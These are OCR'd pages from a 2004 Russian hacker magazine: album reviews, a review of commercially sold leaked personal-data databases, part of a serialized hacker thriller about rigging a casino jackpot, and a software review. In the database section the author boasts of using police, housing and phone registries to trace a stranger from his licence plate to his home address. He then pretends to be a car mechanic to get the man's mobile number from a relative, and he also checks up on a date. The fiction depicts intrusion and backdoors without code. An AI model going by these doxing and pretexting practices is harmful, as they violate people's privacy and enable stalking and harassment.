
MOTORHEAD "INFERNO" / ХАРД РОК-МЕТАЛЛ



Намечается тенденция: чем больше альбомов выбрасывается за год, тем они менее качественные. Motorhead же долго молчали, чтобы, наконец, зарелизить отличный альбом, достойный легенды тяжеленного металла. Можно смело ставить ЦД на полку рядом с "Overkill" - визиткой Моторов. К сожалению, спустя 20 лет уже немного унываешь от надоевших черепушек, заглатывания соплей по теме дьявола и прочей чертовщины. Пора меняться. Но если ты еще помнишь, кто такие Motley Crue и Judas Priest, этот альбом необходим тебе.

ORBITAL "BLUE ALBUM" / ЭЛЕКТРОНИКА

Это та музыка 90-ых, к которой хочется возвращаться снова и снова. Быть может, харизма объясняется тем, что Orbital пригласили для работы над альбомом ретро-звезду Sparks. Обложка диска, как и его наименова-




ние, отсылает к самым первым релизам группы - Green и Brown Album. Когда слушаешь это, чувствуешь себя щепкой, подхваченной потоком: ты ни на что не влияешь, лишь движешься по течению. Если тебе нравилось музыкальное оформление e-zine'ов, то Blue Album окажется в том же ключе: простая и добрая электроника.

БАЗЫ ДАННЫХ

Жизнь хакера - штука непредсказуемая. Здесь надо быть подготовленным ко всему. Сегодня некто станет твоим заказчиком на взлом, а завтра он - главный свидетель против тебя в суде. Необходимо знать все обо всех, чтобы уберечься от возможных проблем. Серьезное подспорье по сбору инфы - представленные на рынке DB (data base). Посмотрим несколько наиболее популярных по рейтингу www.bdsale.ru.

МОСКОВСКИЙ АДРЕСНО-ТЕЛЕФОННЫЙ СПРАВОЧНИК 2003


Актуализация 17.11.03
Места на винте после установки: 3.4G



База, по сути, является МГТСовской, с редкими добавками номеров от других коммуникационных контор, вроде ПТУ Интел. Занятная фишка МАТС в том, что представлена инфа не только по владельцу квартиры и в ней прописанным людям, но и по временным регистрациям. Так, великий и ужасный SINtez успел засветиться на хате, которую снимал лишь полгода несколько лет назад! Хотя местами DB косячит, например, по ее мнению, я до сих пор вписан по адресу, откуда уже 7 лет как съехал... Однако по всем вбитым номерам (около сотни) не было ни одной ошибки по дате рождения абонента. Белых пятен, т.е. пустующих полей оказалось немного, лишь инициалы вместо полных имен довольно распространены. Установка темы на моем Centrino 1.3GHz с 512 метрами мозгов заняла около 20 минут. База, пожалуй, самая необходимая в хозяйстве. Вот и бойцы с bdsale.ru присвоили ей номер первый по популярности.

ЖИЛОЙ ФОНД МОСКВЫ (ДМЖ)

Актуализация: январь 04
Места на винте после установки: 1.8G



Однажды я пропалил "навороченную" девочку. Она мне навешивала про папу-банкира, который ездит на Чирокезе самой последней модели. Я подключил базу ГИБДД и увидел, что папикс рулит-таки Grand Cherokee. Только вот совсем он не новый, а 10-летний, убитый, который стоит в пять раз дешевле... Также она спалилась по теме квартирного вопроса. Звонит мне на мобильный, я АОНом снимаю ее домашний и пробиваю его по базе. И давай подливать масло в огонь: ты, роскошная женщина, небось в каких-нибудь VIP-апартаментах обитаешь, "Триумф-палас", туда-сюда? Подземный гараж, охранники-культуристы, бассейн... Она говорит: конечно, вот только-только папик выписал 200-метровую тему. По базе же ясно: звонит из пятиэтажной хрущевки, где помимо нее прописан еще целый кагал родственничков. Она отжимает у меня поход в "Галерею", я же веду ее на морожку к метрошке, зная ее настоящую суть. Так и спасла меня база ДМЖ от неразумных растрат кровных капиталов... Пробивается все: метраж квартиры, этажность дома, паспортные данные владельца. Есть поле "Стоимость", но оно почти везде пусто, или там вписан всякий бред: устаревшие несуществующие цены, искусственно заниженные ставки.

ГИБДД

Актуализация: 14.2.04

Едем мы как-то с корешем в Шереметьево-2, опаздываем, как водится. Крякалкой прочищаем левый ряд, обращаем страшные лица на остальных автолюбителей. Вдруг ба-бац, нас беспардонно подрезает некое чучело на праворульном мутанте. Кореш прилип к рулю, негодует, но нагнать нахала не может: мы большие на джипане, но японец быстрый как черт! Однако кто сильнее, тот и прав. Мы оказались сильнее мозгом. Я извлек ноут, пробил номера наглеца по последней базе ГИБДД. Водила тачки зрительно подходил под инфу о владельце из базы: и тут и там был чел 25 лет от роду. И аллилуйя! В базе прописан домашний адрес наглеца! Подключаю базу МАТС и нахожу его домашний тел. Прозваниваюсь туда, трубку тягает сожительница или мамаша. Представляюсь механиком автосервиса "Тойота" и сообщаю, что чел забыл у нас глушитель. Тетка быстро выписывает мобильный чела. Мы врубаем хандсфри, и подрезала узнает абсолютно все, что мы о нем думаем! Предполагаю, теперь он двигается только в правом ряду, не нарушая скоростного режима. Понятное дело, в инфе по машине есть имя владельца, номер паспорта, дата регистрации бибики, иногда его контактный телефон. К сожалению, БД часто косячит по теме мощности агрегатов. Так, BMW 328 наделяется конями столь же щедро, как и ВАЗ 2106. Радует и знание гайцами английского языка, когда Nissan Pathfinder именуется в русской транскрипции "Патифиндером" =).

ХАКЕР/№07(67)/2004

■ mindw0rk (mindw0rk@gameland.ru)



ЧАСТЬ 6

Бар "Фортуна"

Айрекс сидел за столиком бара "Фортуна" и с тоской наблюдал за поющим на сцене арабом. Этот бородатый мужик как внешним видом, так и голосом напоминал Паваротти. Правда, ростом он был под два метра, а насколько знал Айрекс, знаменитый певец был невысок. Айрексу уже давно надоело сидеть в этой дыре. Все занимались делом, один он томился от безделья, посасывая пивко. Наконец, дверь бара открылась, и у входа показался Макс.

– А где Лейзи и Мемо? – удивленно спросил Негро, присев за столик рядом с Айрексом.

– Не знаю. Ты первый, кто пришел.

– Они должны были подобрать меня на втором перекрестке. Странно, что их еще нет.

– Может, машина сломалась или по темени заехали куда-то не туда?

– Может.

Через полчаса подтянулись Макендра, Леон и Шейдер, а еще через 40 минут пришла Ксайла. Хакеры заказали сытный обед и делились друг с другом тем, как все прошло.

– А где, кстати, дядя Леша?

– Старик сказал, что сюда прийти не успеет, а сразу направится в казино. Он сейчас договаривается с прессой, – сообщила Максу Макендра.

– Таймер сработает через час. Старик должен уже начинать играть. Не знаю, как вы, а я не собираюсь упустить шанс посмотреть на этот аттракцион, – сказал Леон, засовывая в рот большой кусок жареной рыбы.

– Леон, старик запретил появляться в "Golden Play" во время выигрыша. Ты можешь подставить всех нас.

– Как, интересно? Можешь не беспокоиться, я умею быть незаметным. В конце концов, это моя профессия.

– Тогда я тоже пойду, – отозвался Айрекс.

– Ага, давайте все туда попремся. Встанем кучкой рядом с дядей Лешей и будем размахивать флагом "Даешь джекпот!", – съязвила Ксайла.

В конце концов к Леону и Айрексу присоединились Негро с Шейдером и, несмотря на протесты женщин, мужики отправились в казино. В баре остались только Оля и Марина.

– Полюбуйся: наглядное доказательство факта, что все мужики козлы. Оставили нас здесь наедине с этими котлетами и толстым арабом! – негодовала Макендра.

– Ну, котлеты очень даже ничего. А араб неплохо поет. Вылитый Паваротти, – усмехнулась Марина. –Я все хочу тебя спросить. То, что о тебе говорил дядя Леша, правда? Ну, все эти ограбления...

Макендра на минуту замешкалась.

– Меня просто попросили помочь с камерами. Я мало что знаю об этих ограблениях.

– И где ты всему этому научилась?

– В фильмах про Джеймса Бонда.

На самом деле Оля не любила фильмы про известного спецагента. Она считала, что в них слишком много пафоса. Ее кумиром всегда был Джейсон Сеч – реальный персонаж, который много раз обводил американскую полицию вокруг пальца. Сеч был не простым вором, он специализировался на редких вещах, которые добывал для богатеньких клиентов. Он в одиночку справлялся с сигнализацией, камерами, охраной. И никогда не делал ошибок. Узнала о нем Оля совершенно случайно, из большой статьи в американской газете, которую нашла в школьной библиотеке. Пронырливому папарацци удалось собрать немало информации о прошлом Джейсона, и он поспешил поделиться этим с читателями. С появлением интернета Оля нашла много других статей, упоминающих леген-

дарного преступника. Ограбления и махинации стали ее главным интересом. Она читала, пыталась проделать воровские и шпионские штучки у себя дома и не успокаивалась, пока у нее не получалось. Оля не собиралась пользоваться новыми навыками в будущем, это был чистый интерес. Пока однажды ей позарез не понадобились деньги...

"Golden Play"

Леон про себя выругался. Он не мог поверить своим глазам – у нужного автомата стоял какой-то жирный увалень, в то время как дяди Леши нигде не было видно. До срабатывания Джек-пота оставалось 15 минут. Глазами он нашел остальных членов команды и вопросительно на них посмотрел. Те сами были удивлены не меньше.

– Марина, старика на месте нет, – сообщил по миниатюрной рации Макс.

– Как это нет? Сколько осталось времени?

– Вот-вот выпадет. За автоматом стоит какой-то хрен.

– Охренеть. Свяжитесь с этим дедуганом, где он лазает?

– Пробовали, никто не отвечает на сигнал.

– Тогда придется кому-то из вас его заменить.

Макс нажал отбой и растерянно посмотрел на увальня. Тот был явно поглощен азартом и периодически стучал пудовым кулаком по машине, надеясь повлиять таким образом на свою удачу.

Макс подошел к Леону.

– Что будем делать? – поинтересовался тот.

– Осталось 10 минут. Надо действовать самим. Не будем же мы упускать бабки по милости старика.

– Ок. И кто пойдет?

Макс отвел взгляд. Ему чертовски не хотелось лезть в гущу событий. Да и Леону тоже.

– Ладно, пожелай мне удачи, – заключил, наконец, Леон и направился к жирному. – Не везет, приятель? – поинтересовался он у борова.

– Тебе какое дело?

– Да просто тоже когда-то играл за этим автоматом. Он как заколдованный. Как ни крути – все равно остаешься с носом.

– Ну мы это еще посмотрим.

– Мой тебе дружеский совет: поиграй лучше на другом. Этот тебя опустошит до цента.

– Мужик, не парь мне мозги! Какая разница, на каком автомате играть?

– Разница есть. Я раньше работал в казино, знаю, о чем говорю. Есть автоматы, на которых выигрыш выпадает чаще, есть, на которых реже.

– И как же определить, на каком чаще?

– Ладно, тебе бесплатно скажу. Здесь это номера 17, 22, 56, 98, 121 и 129. Про остальные не знаю.

– А с чего это тебе мне помогать?



– Ну, я же вижу, как ты нервничаешь. Сам когда-то так же парился. Лучше не спрашивай меня, зачем, а иди и выиграй деньги.

– Ну ладно, учту.

Жирный отвернулся и продолжил играть. Оставалось совсем мало времени, надо было срочно что-то придумать.

– Приятель, да оставь ты в покое этот гроб. Пошли лучше выпьем за знакомство. Тут отличный бар.

– Да погоди ты, я чувствую, мне вот-вот должно повезти.

– Идем, потом доиграешь, – Леон взял его под руку.

– Хорошо, но ты угощаешь! – сдался толстяк.

– Не вопрос.

Как только они удалились, Макс направился к автомату. По пути он заметил напряженные лица Айрекса и Шейдера. Оставалось 3 минуты...

Второе полицейское отделение Лас-Вегаса

Комиссар Маркони допрашивал свидетеля, когда дверь открылась и молоденькая операционистка вручила ему сверток.

– Вот, вам передали.

– Не сказали, от кого?

– Нет. Это был мальчишка, сказал, что срочно.

На лицевой стороне пакета красовалась короткая надпись: "Комиссару Маркони". Имени отправителя нигде не было. Маркони раскрыл пакет – там лежала пачка документов, среди которых было множество фотографий и видеокассета. Определенно компромат на кого-то, тщательно собранный и структурированный. На каждого человека на фотографиях тут же имелось подробное досье.

– Мазан, подойди сюда, – позвал комиссар своего помощника. – Проверь по нашей базе данных, что у нас есть на этих ребят.

Маркони протянул вложенный список имен и псевдонимов с фотографиями. Попросив свидетеля подождать, комиссар взял кассету и направился в специальную комнату, где можно было ее просмотреть.

Через 15 минут он вылетел из комнаты и крикнул своим людям: "Код 3-2-5. Казино "Golden Play". Передайте патрульным машинам, чтобы ждали нас там".

Джек-пот

Автомат номер 64 замигал всеми лампочками, помещение заполнилось радостным звенящим звуком. Всеобщее внимание привлекла большая горящая надпись "ДЖЕК-ПОТ". Макс не знал, как ему себя вести, поэтому просто стоял рядышком и старался быть естественным.

Все оторвались от своих машин и пожирали Макса глазами. А когда люди узнали, что это не просто выигрыш, а максимальный, вокруг образовалось столпотворение. К Максу подошел администратор.

– Поздравляю, сэр! Кажется, вам повезло заработать максимально возможный выигрыш.

На автомате мигало число: "1 003 546 291".

– Эй! Это мой выигрыш! Я тут играл! – внезапно послышался возмущенный голос. Из толпы вылез толстяк, которого отвел Леон. – Скотина, решил заграбастать чужое?

Жирный кинулся на Макса с кулаками. Подоспевшая служба секьюрити схватила толстяка и вывела из зала.



– Вам нужно пройти к главному менеджеру. Сумма такая, что нам нужно соблюсти все формальности, – объяснил сотрудник казино.

Максу ничего не оставалось, как последовать за ним.

– Не нравится мне все это, – сказал Леон Айрексу и Шейдеру. – Где этот чертов дядя Леша? Где этот фрик и Мемо?

– Расслабься. Пока все идет по плану. Нас ни в чем не подозревают, и есть куча свидетелей того, что Макс выиграл деньги.

В этот момент в зал зашли несколько полицейских во главе с комиссаром.

– По плану, говоришь? – тихо спросил Леон, пристально глядя на людей в форме.

В баре

Ксайла и Макендра пили мартини. Марину не отпускало напряжение, и она могла только удивляться спокойствию подруги.

– Оля, поделись секретом, как тебе удается держать себя в руках. Мы же не знаем, что там происходит сейчас?

– Марина, все закончилось. Нет причин беспокоиться.

– Все закончится тогда, когда мы уберемся из этого города с деньгами.

– Да нет, все УЖЕ закончилось.

– В смысле?

Макендра смотрела на нее странным взглядом.

– Господи, как ты могла клюнуть на эту утку? Ну ладно мужики, но у тебя ведь с сообразительностью все в порядке.

Ксайла не понимала, о чем она говорит. Но тон Макендры ей не понравился.

– Думаю, сейчас твоих друзей уже везут в отделение. Тех двоих тоже скоро отыщем.

– О чем ты говоришь?

– Такая большая и такая глупенькая. Мариночка, операция с получением миллиарда – действительно операция, только не ваша. Слишком уж вы распоясались, чтобы продолжать оставаться на свободе. Тебя это тоже касается.

Марина на мгновение замерла, но тут же взяла себя в руки.

– ФБР? ЦРУ? Чья операция?

– Теперь уже неважно.

– А кто же у нас тогда ты, мисс эксперт по игровым автоматам и видеокамерам?

– Славная девушка Оля. Не больше не меньше.

– А дядя Леша – вероятно, славный дедушка Леонид?

Макендра одобрительно засмеялась.

– Ну ладно, славная девушка Оля, я пойду. А ты не скучай, хорошо?

– Куда это ты пойдешь? Давай выпьем еще по стаканчику.

– Столько пить вредно!

Ксайла развернулась и направилась к выходу. Макендра с улыбкой смотрела ей вслед.

Погоня

Машина ехала по направлению к загороду. Мемо не знал, куда именно. Он просто хотел отъехать подальше от Л-Центра и во всем разобраться.

– Лейзи, ты меня на такую херню подписал. Не знаю, почему я должен доверять твоему тайному информатору.

– Мой информатор знает, о чем говорит. Если хочешь продолжать участвовать в этой авантюре – флаг тебе в руки. Только нам с тобой не по пути.

– А с бабками как?

– К черту бабки! Сомневаюсь, что эти люди стали бы проворачивать весь этот спектакль, если бы не собирались всех нас упрятать далеко и надолго.

– Все это только твои догадки. Основанные на информации, полученной из третьих рук.

– Откуда, по-твоему, дядя Леша знает то, что знает? Как он нас нашел? Все очевидно, у них на нас нет прямых улик, а эта липовая операция с миллиардом даст им в руки все козыри.

– Надо предупредить остальных.

– Ты уверен, что среди них нет внедренного агента?

– Что ты несешь? Кто агент? Марина агент? Или Оля агент? А может агент – Макс?

– Не знаю. Но рисковать своей шкурой я не собираюсь.

Внезапно сзади раздался звук полицейской сирены.

– Это за нами! – нервно заметил Лейзи.

– Успокойся. В Лас-Вегасе преступления случаются сплошь и рядом. Они могут ехать куда угодно.

Но на этот раз Лейзи оказался прав. Полицейская машина пристроилась в хвост и сигналила, чтобы Мемо остановился у обочины.

– Не останавливайся! – взмолился фрикер.

– Ты с ума сошел?

– Гони!!

Подчиняясь какому-то внутреннему импульсу, Мемо надавил на газ, и тачка понеслась вперед. Вскоре количество преследовавших полицейских машин возросло до трех.

– Лейз, нам труба.

– Давай, вытаскивай нас.

Но города Мемо не знал, и где скрыться от копов, понятия не имел. Погоня длилась еще 20 минут. В одном из переулков, куда свернул Мемо, дорогу им перекрыла полицейская патрульная машина. Она выехала наперерез так внезапно, что водитель не успел притормозить. Черный форд, в котором сидели фрикер и криптограф, въехал в бочину патруля на скорости 100 миль в час.

В казино

Макса провели в небольшую комнату на втором этаже, большую часть которой занимали многочисленные мониторы. Здесь находилось трое человек. Двое наблюдали за изображением, а один сидел чуть поодаль. Это был солидный мужчина лет пятидесяти в дорогом костюме. Когда зашел Макс, он ухмыльнулся и пригласил гостя присесть.

– Максим, если я не ошибаюсь?
– Максим. С кем имею честь?
– Луи. Луи Ингреф. Владелец этого и еще нескольких казино.
Негро попытался не выдавать удивления и растерянности. А просто спросил, где и когда он может получить выигранные деньги.
– Миллиард долларов... Максим, это большая сумма. Самый большой выигрыш за всю историю существования азартных игр. Мне интересно, какие эмоции вы сейчас испытываете?
– Наверное, не удивлю вас, если скажу, что это шок и бурная радость.
– Я вас понимаю. Поделитесь секретом, как вам это удалось?
– А как выпадают выигрыши? Проигрываешь, проигрываешь, а потом раз – и ты король горы. Наверное, мне просто повезло.
– Возможно. Но что-то мне подсказывает, что тут замешано не только везение.
Луи испытывающе посмотрел на Макса. От этого взгляда у того все внутри похолодело.
– Я хочу вам кое-что показать, уважаемый Максим.
Ингреф клацнул кнопкой на пульте, и один из мониторов показал автомат номер 64. На нем играл какой-то старик. Через минуту к нему подошел мужчина, в котором Негро узнал Леона и стал о чем-то с дедом говорить. После этого старик встал и ушел, а Леон мельком посмотрел на камеру и сел за автомат.
– Ничего не замечаете?
– А что я должен заметить? – напряженно спросил Макс.
Негро прекрасно видел, что видео проигрывается в цикле. Леон сидит за автоматом и проделывает одно и то же, нажимает одни и те же кнопки.
– Картинка подменена, уважаемый Максим, и мне чертовски интересно узнать, кому это могло понадобиться и для чего. Вы не знаете?
– Откуда мне знать?
– К счастью, у нас есть скрытые камеры, о которых знаю только я и пара моих помощников. Те, кто провернул этот фокус, об этих камерах не могли знать. Давайте посмотрим на одну из них.
Картинка на мониторе сменилась. Макс увидел Макендру, Леона и Шейдера. Каждый из них делал то, что должен был. Даже не подозревая, что они видны как на ладони.
– И что же это они делают? – спросил Негро.
– Как, разве вы не знаете? Они удаляют ограничитель Джекпота, встроенный в этот автомат.
– Вы хоть представляете, что случится с репутацией казино, если об этих ограничителях узнает народ?
– Ограничитель стоит только на этом автомате. И скажу вам по секрету, это простая электронная болванка, утка, фейк.
Макс не мог поверить своим ушам.



– Кстати, уважаемый Максим, мне тут передали кой-какие сведения из нашего главного компьютерного центра. Вы представляете, кто-то сегодня утром проник в здание и взломал защиту нашего сервера. Как вы думаете, для чего?
Негро молчал.
– Нам не нужно гадать. У нас есть все документальные доказательства. Взломщик запустил в системе скрипт, который программирует на одном из наших игровых автоматов максимальный Джек-пот. Как вы думаете, на каком?
Негро молчал.
– Не молчите, Максим. Поговорите со мной!
– Как я понял, вы меня в чем-то подозреваете? – выдавил из себя Макс.
– О боги! – Ингреф возвел руки вверх. – Какая логика, какая догадливость! Но строить гипотезы – не мое дело, пусть этим занимаются они, – Луи показал рукой на один из экранов, где были видны полицейские. – Максим, у меня есть для вас заманчивое предложение. Вашим друзьям я вряд ли смогу помочь, но вас готов взять под свою защиту. Если вы согласитесь работать на меня и будете свидетельствовать против этих воров.
Макс молчал.
– Конечно, вам придется отказаться от идеи получения с меня миллиарда долларов, – ухмыльнулся Луи.
Макс посмотрел на Ингрефа, потом на ребят на экране, к которым уже двигалась полиция. И сказал:
– У меня для вас есть более интересное предложение. Вы отмазываете от полиции всех нас, и я не сделаю с вашим казино того, чего вы вряд ли сейчас ожидаете.

Ксайла

Марина поймала такси и назвала адрес казино "Golden Play". Из головы не выходили слова Макендры: "Все уже закончено". Она ехала к своим друзьям, но не знала, как им помочь. Да и как помочь себе, она тоже не знала.
– Извините, вход временно закрыт, – услышала она, подходя к главным дверям.
Марина на ходу уверенно продемонстрировала охраннику левую корочку и обронила: "ФБР". Охранник спорить не стал и послушно отворил двери.
Попав в главный холл, Ксайла сразу заметила Леона, Шейдера и Айрекса. Они были уже в наручниках. Полиция опрашивала свидетелей и общалась с администратором заведения. Марина поймала взгляд Леона. Тот жестом дал понять: не вмешивайся.
Макса нигде не было видно.

Макс

Луи Ингреф звучно рассмеялся.
– Я покорен вашей наглостью, Максим.
– Это не наглость. Это предложение, выгодное как для вас, так и для нас.
– Насколько я знаю, на ваших друзей в полицию поступило подробное досье. На вас, кстати, тоже. Не знаю, кто это постарался, но там описаны все ваши прошлые грешки. И даже господь Бог не сможет вас всех отмазать.
– Как же вы тогда собираетесь помочь мне?
– Начальник департамента полиции Лос-Анджелеса – мой должник. Уверяю, он что-нибудь придумает.
– А почему вы решили предложить работу именно мне?

– Мой хороший друг много рассказывал про тебя. Вы с ним знакомы.

Задняя дверь открылась и в комнату зашел... дядя Леша.

– Привет, Негро! – поздоровался старик.

– Что все это значит?

– Извини, если огорчил тебя, мой друг. Но мы с самого начала были по разные стороны баррикад.

– Так весь этот цирк затевался, чтобы нас посадить?

– Понимаешь ли, я владею не только казино. И ваши компьютерные проказы влияют на мои коммерческие дела. Не самым лучшим образом. Так что мне просто захотелось познакомиться с вами поближе, – вместо дяди Леши ответил Ингреф.

– Странный способ познакомиться.

– Зато какой эффективный! Вообще, люблю подобные интриги. Может быть, я как-нибудь напишу об этом книгу.

– Дядя Леша, вы умеете преподносить сюрпризы, – обратился к старику Макс, – но и я тоже.

Негро достал мобильник, выбрал один из телефонов в адресной книге, открыл новое SMS и написал кодовое слово. Оставалось только отправить, но хакер не спешил.

– Я решил перестраховаться и еще в Москве написал червя на основе полученного кода. Он должен спать до того момента, пока его не активируют. Активация приведет к тому, что червь начнет перехват трафика каждого автомата и генерацию на них выигрышных чисел. Проникнуть на сервер особых проблем не составило. Сложнее было внедрить в систему червячка. И, несмотря на явное наблюдение Квеста, мне это удалось.

– Как?

– Дядя Леша, вы сами говорили, что я компьютерный гений. Что вас теперь удивляет? Мне достаточно отправить SMS, и червь будет активирован. Это приведет к тому, что во всех ваших казино, которые подключены к сети, автоматы начнут выбрасывать кучи денег. Думаю, вряд ли после этого можно будет говорить о процветании игрового бизнеса большого Луи...

Ингреф вскочил с кресла и вытащил из-за пояса пистолет, направив его на Макса.

– Ты отдашь мне телефон немедленно! Я считаю до трех.

Луи поднес ствол ко лбу Макса.

– Раз.

Они неотрывно смотрели друг другу в глаза.

– Два.

Макс сжал телефон. Он уже не сомневался в том, что нужно сделать.

– Три.


Макс нажал кнопку. И тут же раздался грохот выстрела.

Возвращение домой

Крэг Ллойд уже полчаса наблюдал за этой девушкой. Стройная брюнетка с короткой стрижкой и выразительными глазами сидела напротив и задумчиво смотрела в иллюминатор. На ее маечке виднелся логотип FreeBSD. Всего три дня назад Крэг дискутировал на одном security-форуме, приводя аргументы, что симпатичная девушка вряд ли станет интересоваться такой операционкой, как FreeBSD. А уж в том, что настоящих хакерш в природе не существует, Крэг был уверен на все сто. Но что-то подсказывало ему, что эта девушка не в качестве рекламы носит такую маечку.

Самолет направлялся в Россию, судя по всему, девушка возвращалась домой. Она была явно чем-то расстроена, и Крэгу захотелось с ней пообщаться.





– Извините, мы не могли бы с вами на время поменяться местами? – обратился он к соседу девушки, пожилому мужчине.

– Ну если вам это действительно нужно... – многозначно молвил сосед и пересел на место Ллойда.

– У вас очень грустный взгляд! Вероятно, в Лас-Вегасе остался близкий вам человек? – поинтересовался Крэг.

Девушка молчала. Казалось, она не слышала вопроса.

– Вы не боитесь летать? Я помню, как в первый раз сел в самолет. Уже через 10 минут мне хотелось выпрыгнуть без парашюта, – не сдавался мужчина. Но брюнетка и ухом не повела. Она просто смотрела на облака и о чем-то думала.

Крэг откинулся на сиденье и раскрыл газету. "Не хочешь общаться, и хрен с тобой," – подумал он.

Через полчаса девушка, наконец, повернула голову и посмотрела на газету. Что-то в ней привлекло ее внимание.

– Можно? – спросила она.

Крэг передал ей последний номер "Las Vegas Weekly".

Статья, которая заинтересовала девушку, шла под заглавием: "Падение империи Луи Ингрефа". Неудивительно, в Лас-Вегасе в последние 5 дней это была тема номер один для обсуждения. Владельцу многочисленных игорных заведений и контор пришлось выплатить более 10 миллиардов долларов людям, которые практически одновременно выиграли крупные бонусы на его автоматах. Сам Луи Ингреф был арестован за убийство русского парня, имя которого в интересах следствия не называлось. Мотивы до сих пор были неясны – Ингреф прикончил беднягу прямо под носом у нагрянувшей в его казино полиции. Также в казино большого Луи были арестованы несколько русских, причастных в прошлом к компьютерным махинациям и взломам. Долгое время за ними охотилось ФБР, но безуспешно, пока в отдел полиции не пришла анонимная посылка. В ней оказалось более чем достаточно улик, чтобы посадить троих хакеров минимум на 10 лет. Еще двое из их банды погибли в ДТП, пытаясь уйти от полиции.

– Как вы думаете, что русские хакеры делали в американском казино?

– Может быть, хотели украсть миллиард долларов?

Крэг рассмеялся.

– Может быть. Чего только не может быть на этом свете... Кстати, меня зовут Крэг Ллойд. Консультант по вопросам компьютерной безопасности корпорации IBM.

– Марина. Просто Марина.

Мужчина вел себя дружелюбно, но Ксайле не хотелось ни о чем с ним разговаривать. Она чертовски устала, последние 5 дней были самыми тяжелыми в ее жизни. Чтобы выбраться из США, ей пришлось воспользоваться помощью приятеля, занимающегося подделкой документов. То, что произошло в Лас-Вегасе, едва ли укладывалось в голове. Хватит с нее авантюр и заказов. Как только она вернется, сразу примет предложение Каспера. Стабильная работа в компании – как раз то, что нужно.

Заключение

Slater сидел за компом и хакал. Взламывать компьютерные системы – единственное, что он умел делать очень хорошо. И единственное, что доставляло настоящее удовольствие. Сейчас в качестве цели был выбран корейский военный сервер, к удивлению Slater'a, прилично защищенный. Грамотность админа чувствовалась за версту.

Несмотря на это, лазейка нашлась. Эту дырку обнаружили совсем недавно, и админ не успел еще ее залатать.

Ничего интересного на серваке не оказалось. Множество документации, писанной иероглифами, картинки, чертежи. Slater почистил логи и сделал бэкдор на случай, если снова понадобится сюда вернуться.

В животе раздалось бурчание. Сигнал того, что пора бы подкрепиться. Slater отправился на кухню, разогрел сковородку и опрокинул в нее 4 яйца. Яичницы вполне достаточно, чтобы живот до конца дня не отвлекал от взломов.

Вдруг зазвонил мобильный телефон.

– Да? – ответил Slater.

– Здравствуй, Slater. Это дядя Леша.

– Раз вы позвонили, полагаю, что-то срочное. Дело на миллион долларов?

– Нет, Slater. Не на миллион. На миллиард. На миллиард зеленых американских долларов.

The end


От автора: дорогие вы мои ненаглядные читатели. Спасибо за дохреницу позитивных отзывов, которые вы мне прислали. Спамщики чертовы :). Несмотря на ваше "круто!", я объективно считаю ХАОС гафном и ацтоем. По сравнению с теми бессмертными бестселлерами, которые сейчас роятся в моей голове и, если я прежде не сдохну, окажутся рано или поздно на бумаге. В любом случае, встретимся в аду. Гагага.



 Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)  hiNt (hint@gameland.ru)


WAPOWAREZ

CD COLLECTION V 2.15




Windows 9x/Me/NT/2k/XP
Freeware
Size: 962 Kb
www.nicomsoft.com/cdc_ru

На днях пытался найти в своем CD-архиве дистрибутив одного голосового движка, так пока искал - проклял все на свете! По три раза перебрал все диски, внимательно изучая списки файлов на вкладышах, но так ничего и не нашел. Плюнул на все и сделал то, что давно хотел сделать, - загнал свою коллекцию компактов в программу-каталогизатор. В роли оной поначалу виделась хорошо всем известная WhereIsIt (www.whereisit-soft.com), однако ее не слишком удачный интерфейс меня разочаровал. Кроме того, за эту прогу просили денежку, а кряки, имевшиеся в наличии, подходили только для старых версий... В результате на моей машине поселилась CD Collection - разработка отечественного производителя. Как и WhereIsIt, CD Collection сканирует диски, сохраняя информацию о расположении и названиях файлов. Все архивы также просматриваются. При необходимости в базе сохраняется содержимое текстовых файлов (частично или целиком), MP3'шки делятся данными из соответствующих тегов, а графические файлы рассказывают о своем разрешении и глубине цвета. Конечно, WhereIsIt умеет еще делать уменьшенные копии изображений и вытаскивать с помощью плагинов доп. инфу из целой кучи других файлов, но... Эти функции лично мне на фиг не нужны. А скорость поиска у обеих программ одинаковая: нужный файл находится по имени или по описанию практически мгновенно. Также возможно задание дополнительных условий поиска: по атрибутам, по времени создания, по размеру... К слову сказать, после того, как я прогнал свои диски через CD Collection, компакт с тем неуловимым голосовым движком выплыл по первому же запросу. Причем денег за работу программа с меня не потребовала, так как ее русская версия пашет на нашего человека совершенно бесплатно, что, вообще-то, данному виду ПО совсем не свойственно.

